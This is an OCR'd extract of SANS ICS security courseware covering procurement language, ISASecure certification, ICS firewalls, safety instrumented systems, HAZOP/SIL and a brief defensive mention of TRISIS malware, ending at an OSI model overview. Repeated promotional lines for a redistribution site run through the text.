  - Dedicated line modems
  - TCP/IP
  - Web-based interfaces
  - VPNs
  - Serial communication security
- Physical security
  - Access of cyber components
  - Physical perimeter access
  - Manual override control
  - Intraperimeter communications
- Networking
  - Network partitioning
  - Network architecture
  - Wireless technology

As you can see, there are a large number of topics covered in the procurement language toolkit that can aid any business that has ICS.

There is expanded guidance available to the Energy sector in a document called the "Procurement Language for Energy Delivery Systems". This was created by Energy Sector Control Systems Working Group (ESCSWG) and released April 2014. This provides additional verbiage for systems that are unique to the Energy sector that were not covered in the original procurement language toolkit, and updated verbiage to a few items that were originally covered. It has verbiage for the following categories of systems:

- General Cybersecurity Language
- Supplier Life Cycle Security Program
- Intrusion Detection
- Wireless Technologies
- Cryptographic System Management

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Procurement Language Example - Hardening

- Definition for hardening
  - Disabling or removing any services or programs which are not required for normal system operation, thus removing potential vulnerabilities
- Procurement language sample (full text in notes)
  - Vendor shall provide a listing of services
  - Identify all ports and services required for normal operation
  - Identify any other ports and services required for emergency operation
  - Justify why each service is necessary for operation
  - Verify and document that all services are patched to current status
  - Provide updates or workarounds to mitigate all vulnerabilities associated with the product

The following text is from the hardening section of the Procurement Language Toolkit.

"Unused services in a host operating system that are left enabled are possible entry points for exploits on the network and are generally not monitored because these services are not used. Only the services used for control systems operation and maintenance shall be enabled to limit possible entry points."

"Often, networked devices ship with a variety of services enabled and default operating system programs/utilities pre-installed. These range from system diagnostics to chat programs, several of which have well-known vulnerabilities. Various attacks have been crafted to exploit these services to obtain information leading to compromise the system."

"Any program that offers a network service that "listens" on specific addresses for connection requests can potentially be vulnerable to an attack. On a Transmission Control Protocol (TCP)/Internet Protocol (IP) network, these addresses are a combination of IP address and TCP or User Datagram Protocol (UDP) ports. A recommended hardening activity is simply disabling or removing any services or programs that are not required for normal system operation, thus removing potential vulnerabilities."

"Port scans are the normal method of ensuring the existence of required services and absence of unneeded services. A port scan shall be run before the FAT with a representative, fully functional system configuration. All input/output (I/O) ports need to be scanned for UDP and TCP. The scan needs to be run before the FAT and again prior to the SAT. Port scans can rarely be used on production systems. In most cases, scanners will disrupt operations."

Procurement Language

"Post-contract award, the vendor shall provide documentation detailing all applications, utilities, system services, scripts, configuration files, databases, and all other software required and the appropriate configurations, including revisions and/or patch levels for each of the computer systems associated with the control system."

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

"The vendor shall provide a listing of services required for any computer system running control system applications or required to interface the control system applications. The listing shall include all ports and services required for normal operation, as well as any other ports and services required for emergency operation. The listing shall also include an explanation or cross reference to justify why each service is necessary for operation."

"The vendor shall verify and provide documentation that all services are patched to current status."

"The vendor shall provide, within a prenegotiated period, appropriate software and service updates and/or workarounds to mitigate all vulnerabilities associated with the product and to maintain the established level of system security."

References:

- Procurement Language Document: https://www.us-cert.gov/sites/default/files/documents/Procurement_Language_Rev4_100809_S508C.pdf
- https://www.energy.gov/sites/prod/files/2014/04/f15/CybersecProcurementLanguage-EnergyDeliverySystems_040714_fin.pdf

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

3 Certifications from ISA Security Compliance Institute

- ISASecure Security Development Lifecycle Assurance (SDLA) for vendors and suppliers
  - Assessed against ISA/IEC 62443-4-1: Secure product lifecycle requirements
- ISASecure Component Security Assurance (CSA) for components of a control system
  - Vendor is ISA Secure SDLA certified
  - Passed Security Development Artifacts for Embedded Devices (SDA-S) based on ISA/IEC 62443-4-1
  - Passed Functional Security Assessment for Embedded Devices (FSA-E) based on ISA/IEC 62443-4-2
  - Passed Embedded Device Robustness Testing (ERT)
- ISASecure System Security Assurance (SSA) for a complete control system
  - All components are EDSA certified
  - Passed Security Development Artifacts for Systems (SDA-S) based on ISA/IEC 62443-4-1
  - Passed Functional Security Assessment for Systems (FSA-S) based on ISA/IEC 62443-3-3
  - Passed System Robustness Testing (SRT)
- ERT and SRT partially based on three sub-tests:
  - Passed Vulnerability Identification Testing (VIT) based on Nessus (as of May 2019)
  - Passed Communication Robustness Testing (CRT) based on fuzz testing with various tools
  - Passed Network Stress Testing (NST) based on load testing with various tools

The ISA Security Compliance Institute (ISCI) has developed compliance test specifications for ISA99 and other control system security standards. They have also created an ANSI-accredited certification program called ISASecure for the certification of industrial automation devices such as PLCs and field components found in DCSs and PCSs.

References:


- https://www.isasecure.org/en-US
- https://isasecure.org/en-US/Certification/IEC-62443-SDLA-Certification-(1)
- https://isasecure.org/en-US/Certification/IEC-62443-EDSA-Certification
- https://isasecure.org/en-US/Certification/IEC-62443-SSA-Certification
- https://www.isasecure.org/en-US/Test-Tools
- Recognized CRT test tools, https://www.isasecure.org/en-US/Test-Tools

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Transparent Firewalls for ICS

- Numerous transparent firewalls now exist for ICS
  - Siemens SCALANCE S Security Appliances
  - Honeywell Safety System Firewall
  - Tofino Security Appliance
  - Ultra Cyberfence CIP
  - And several others...
- Transparent firewalls work at OSI Layer 2
  - Are not designed to be placed between networks like network firewalls
  - Work like a switch with ACLs instead of a router (traditional network firewalls)
  - Do not require re-addressing of ICS devices
  - Made to be placed in front of 1 or more ICS devices
  - Think of them more like a host-based firewall for PLCs
- Application layer and nextgen firewall features are starting to be offered in these solutions





There have been several inline firewalls designed by ICS manufacturers and third parties to enforce filters that are customized to allow only required communications based on the design and application of the control system equipment. Fixed configuration firewalls are designed for specific protocols (for example, allow Modbus, SNMP traps, and more) and signature rules (for example, rate limiting to avoid DoS of communication module) that conform to the suggested use and management of a specific product or control system component. The prepackaged rule sets make it easy for control engineers to address some of the vulnerabilities that may impact ICS devices. They can also enforce security policy by denying the use of default passwords, for example. ICS manufacturer-supplied firewalls are seen as "trusted" solutions as they are tested in the factory, designed to work specifically for the control system family in use, and are easy to install. These firewalls are used in the lower levels of an ICS architecture (Level 2 and below) to filter traffic to controllers and safety system PLCs. The need to place the firewall in line with the device to be protected results in costly deployments for complex processes requiring multiple controllers. Some manufacturers have developed rule-set generators, so customers can create rules for these devices based on their use and device management strategies, configurations, and industrial applications. Many of the firewalls will log remotely (with logs being available via USB port for offloading).


Examples of a fixed configuration firewall are the SCALANCE S602 and the Honeywell Safety System Firewall, which are designed to enforce read-only communication and to filter for valid SIS uses. Another example is the Triconex Tofino Firewall. It works with the Communication Module's on-board User Access Security Model to enforce read-only communications to safeguard safety systems that are connected to the DCS. Many of these devices can include VPN modules. These types of protocol and application-specific firewalls are important tools to enforce appropriate segmentation as more vendors supply converged/integrated control and safety systems. They are also ready made for industrial environments and easy mounting in cabinets and marshaling cabinets.

The picture shows where a specialized ICS firewall like the Tofino Security Appliance can be placed in line with controllers (PLCs, RTUs, and SIS controllers).

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Safety and Protection Systems

- Safety and protection systems
  - Prevents worse-case scenarios
  - Great lines of last defense
  - Implemented in your most critical processes
  - Requires full manual reset after triggered
  - Failures: https://www.csb.gov/videos/
- SIS systems include automated protection:
  - Leak detection equipment
  - Tank/sump alarms
  - Hazardous gas detectors
  - Burner management
  - Nuclear safety detection systems



A SIS is engineered to perform specific control functions to failsafe or maintain the safe operation of a process when unacceptable or dangerous conditions occur. SISs must be independent of all other control systems that control the same equipment in order to ensure SIS functionality is not compromised. A SIS is composed of the same types of control elements as any other control system; however, all of the control elements in a SIS are dedicated solely to the proper functioning of the SIS.

The specific control functions performed by a SIS are called Safety Instrumented Functions (SIFs). They are implemented as part of an overall risk reduction strategy that is intended to eliminate the likelihood of a previously identified SH&E event that could range from minor equipment damage up to an event involving an uncontrolled catastrophic release of energy and/or materials. A safe state is a process condition, whether the process is operating or shut down, such that a hazardous SH&E event cannot occur. The safe state must be achieved in a timely manner or within the "process safety time".


A SIS must have sensors capable of detecting abnormal operating conditions. A logic solver is required to receive the sensor input signals, make appropriate decisions based on the nature of the signals, and change its outputs according to user-defined logic. The logic solver can use electrical, electronic, or programmable electronic equipment, such as relays, trip amplifiers, or programmable logic controllers. Next, the change of the logic solver outputs results in the final elements taking action on the process to bring it to a safe state. Support systems, such as power, instrument air, and communications are generally required for SIS operation. The support systems should be designed to provide the required integrity and reliability.

International standard IEC 61511 was published in 2003 to provide guidance to end users about the application of Safety Instrumented Systems in process industries. This standard is based on IEC 61508, a generic standard for design, construction, and operation of electrical, electronic, and programmable electronic systems. Other industry sectors can also have standards that are based on IEC 61508, such as IEC 62061 (for machinery systems), IEC 62425 (for railway signaling systems), IEC 61513 (for nuclear systems), and ISO 26262 (for road vehicles). ISO 26262 is currently a draft international standard.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

HAZOP and SIL Certifications

- Functional Safety
  - Random, systematic, and common cause failures do not lead to a loss of the safety system, injury to people, spills to the environment, and loss of equipment and production
- IEC 61508 – general
  - 61513 for the nuclear sector
  - 62061 for the machine sector
  - 61511 for the process control
- Safety Integrity Level (SIL)
  - 1 lowest risk,
  - 4 highest risk
- Determined by formal process
  - PHA (Process Hazards Analysis)
  - HAZOP (HAZard and OPerability)
  - LOPA (Layer of Protection Analysis)
  - Performed by engineers, not cybersecurity teams



"Functional Safety" defines protection against hazards caused by the incorrect functioning of components or systems. A safety system is functionally safe if random, systematic, and common cause failures do not lead to a loss of the safety system and do not result in injury to people, spills to the environment, and loss of equipment and production. Safety is protection against all hazards, but "functional safety" is protection against hazards caused by incorrect function.


A formal process of hazard identification is performed by the project team engineers and other experts at the completion of the engineering design phase of each section of the process, known as a unit of operation. This team performs a systematic, rigorous, procedural review of each point of possible hazard, or "node," in the completed engineering design. This review and its resulting documentation are called a HAZOP (HAZard and OPerability) study. Safety Integrity Levels (SILs) are defined for the SISs. Based on HAZOP study recommendations and the SIL rating of the SISs, the engineering, the BPCS, and the SIS designs for each unit operation can be finalized. HAZOP measures the probability of failure on demand calculations and failures per hour calculations.

PHA (Process Hazards Analysis) results and other consequence/process risk analysis tools are a great place to identify priorities for protection. Understanding critical equipment or dangerous (where extrinsic danger exists) parts of a process can provide important security misuse cases that need to be fully considered. (For example, the PHA considers questions such as, "What if a particular valve fails to close and shows the wrong position?") The PHA/HAZOP also provides insight into the safeguards and safety controls that have been implemented (for example, use of isolation techniques, leak detection systems, and suppression systems). The central IEC standard is IEC 61508 with various applications and industries have their own as noted in the slide above. The certification process includes management of functional safety, hardware assessments, software assessments, and testing. All top-tier manufacturers get products certified.

Image Source: https://www.crossco.com/resources/articles/determining-safety-integrity-levels-for-your-process-application/

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Traditional Safety System vs. Integrated Safety System



"The safety circuit used to have its own set of logic around the machine and equipment. The movement of integrated safety is bringing safety right into the devices and equipment," Craig Nelson, product marketing manager at Siemens Industry US, told DesignNews. "Everything is on the same system now. It becomes a lot more economical, with more safety, more diagnostics, increased productivity, more functionality. We couldn't do that the traditional way."

"A lot of it comes down to the economics. The company is protecting its reputation. They want the higher level of safety that comes with integrated safety," Nelson said. "It's more economical to put safety in, and it's more economical to maintain safety."

Reference:

- DesignNews – "Integrated Safety Breaks the Cost-Savings Barrier at Plants" https://goo.gl/fro2KS

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

But SIS Can Be Attacked, Too…



- TRISIS = TRITON = HatMan
  - Safety system–targeted malware discovered
  - Ability to impact SIS
  - Discovered at an impacted site
- Key findings
  - Remote access to SIS = ☹
  - Safety network not isolated = ☹
  - Key left in Program Mode = ☹

FireEye Report Provides Invaluable Incident Response Insight

Dragos Report Provides Necessary ICS Context in Regard to SIS Operation and Adversary Kill Chain Mapping

Schneider Electric Security Notification Document Provides Vendor Recommendations and a Reference Point for Customers to Pursue Ongoing Discussions

CISA Malware Analysis Report Provides Two Execution Flow Diagrams and a Brief Reference to Some Program Capability Regardless of Key Switch Position

References:

- https://www.fireeye.com/blog/threat-research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html
- https://dragos.com/wp-content/uploads/TRISIS-01.pdf
- https://www.se.com/ww/en/download/document/SEVD-2017-347-01/
- ICS-CERT Analysis Report - http://bit.ly/2IRjapN

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Summary

- Module takeaways
  - Physical security, procurement requirements, and access control are key
  - IEC 62443 and several other standards exist to aid you
- Recommendations to owner/operators
  - Identify and protect critical field devices
  - Provide physical security and access control
  - Manage and protect firmware, program files, and other critical data
  - Isolate SIS; it is your last defense
  - Work with engineers to integrate cyber attacks into their PHA and HAZOP https://www.kenexis.com/security-pha-review-example-video-from-kaspersky-industrial-cybersecurity-2018/
- Recommendations to vendors
  - Provide additional guidance and recommendation around integrated safety controllers

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

SANS | ICS SECURITY

General inquiries: info@sans.org
Registration: registration@sans.org
Tuition: tuition@sans.org
Press: press@sans.org
301-654-SANS (7267)

Contacts and Resources

AUTHOR
Justin Searle
justin@controlthings.io

ICS Resources
ics.sans.org
@sansics
https://ics-community.sans.org/signup

Justin Searle is the Director of ICS Security at InGuardians, specializing in ICS security architecture design and penetration testing. He led the Smart Grid Security Architecture group in the creation of NIST Interagency Report 7628 and has played key roles in the Advanced Security Acceleration Project for the Smart Grid (ASAP-SG), National Electric Sector Cybersecurity Organization Resources (NESCOR), and Smart Grid Interoperability Panel (SGIP).

Justin has taught courses in hacking techniques, forensics, networking, and intrusion detection for multiple universities, corporations, and security conferences. He is currently a Senior Instructor for the SANS Institute and a faculty member at IANS. In addition to electric power industry conferences, Justin frequently presents at top international security conferences such as Black Hat, DEFCON, OWASP, Nullcon, and AusCERT.

Justin leads prominent open-source projects including the ControlThings Platform, Samurai Web Testing Framework (SamuraiWTF), Samurai Security Testing Framework for Utilities (SamuraiSTFU). He has an MBA in International Technology and is a CISSP and SANS GIAC certified Incident Handler (GCIH), Intrusion Analyst (GCIA), Web Application Penetration Tester (GWAPT), and GIAC Industrial Control Security Professional (GICSP).

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

410.3

Communications and Protocols

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

© 2023 Justin Searle. All rights reserved to Justin Searle and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User; (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There’s an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

REMnux® is a registered trademark of Zeltser Security Crop. Used with permission.


VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this Agreement may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulations. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit



This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Table of Contents

Serial Bus and Ethernet	3
TCP/IP	16
Lab 3.1: Network Capture Analysis	27
ICS Protocols over TCP/IP	29
Attacks on Networks	41
Lab 3.2: Enumerating Modbus TCP	49
Understanding Basic Cryptography	51
Lab 3.3 Manual Cryptography	65
Wireless Technologies	67
Wireless Attacks and Defenses	83
Contacts and Resources	94

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Course Roadmap

Section 1: ICS Overview

Section 2: Architectures and Processes

Section 3: Communications and Protocols

Section 4: Supervisory Systems

Section 5: ICS Security Governance

Section 6: Capstone CTF

- Serial Bus and Ethernet
- Ethernet and TCP/IP
  - Lab 3.1: Network Capture Analysis
- ICS Protocols over TCP/IP
- Attacks on Networks
  - Lab 3.2: Enumerating Modbus TCP
- Understanding Basic Cryptography
  - Lab 3.3: Manual Cryptography
- Wireless Technologies
- Wireless Attacks and Defenses

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Serial Bus and Ethernet

Applicable Standards:

- **NIST CSF v1.1:** DE.AE-1
- **ISA 62443-2-1:2009:** 4.4.3.3
- **ISO/IEC 27001:2013:** A.12.1.1, A.12.1.2, A.13.1.1, A.13.1.2
- **NIST SP 800-53 Rev. 4:** AC-4, CA-3, CM-2, SI-4
- **CIS CSC:** 1, 4, 6, 12, 13, 15, 16
- **COBIT 5:** DSS03.01

This area intentionally left blank.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Open Systems Interconnect (OSI) model

Application	Layer 7
Presentation	Layer 6
Session	Layer 5
Transport	Layer 4
Network	Layer 3
Data Link	Layer 2
Physical	Layer 1

- Protocols are sets of rules for communication
  - Format of the data
  - Order of messages
  - Actions to be taken
- OSI is a theoretical reference model for protocols
  - Major functions needed to communicate
  - Mapping protocols to OSI is always best effort
  - Protocols rarely map cleanly to OSI layers
- Used as a common point of reference
  - Layer 2 switches vs layer 3 switches
  - Layer 3 protocols like IP
- Don't mix up with Purdue levels
  - Purdue levels are groups of assets
  - OSI layers are communication responsibilities

The standard reference model for protocol stacks is the International Standards Organization's (ISO) Open Systems Interconnect (OSI) model. The OSI model divides network communications into seven layers.

The physical layer handles transmission across the physical media. This includes such things as electrical pulses on wires, light pulses on fiber, connection specifications between the interface hardware and the network cable, and voltage regulation.

The data link layer connects the physical part of the network (cables and electrical signals) with the abstract part (packets and data streams).

The network layer handles the network address scheme and connectivity of multiple network segments. It describes how systems on different network segments find and communicate with each other.

The transport layer interacts with your data and prepares it to be transmitted across the network. It is this layer that ensures reliable connectivity from end to end. The transport layer also handles the sequencing of packets in a transmission.

The session layer handles the establishment and maintenance of connections between systems. It negotiates the connection, sets it up, maintains it, and makes sure that information exchanged across the connection is in sync on both sides.

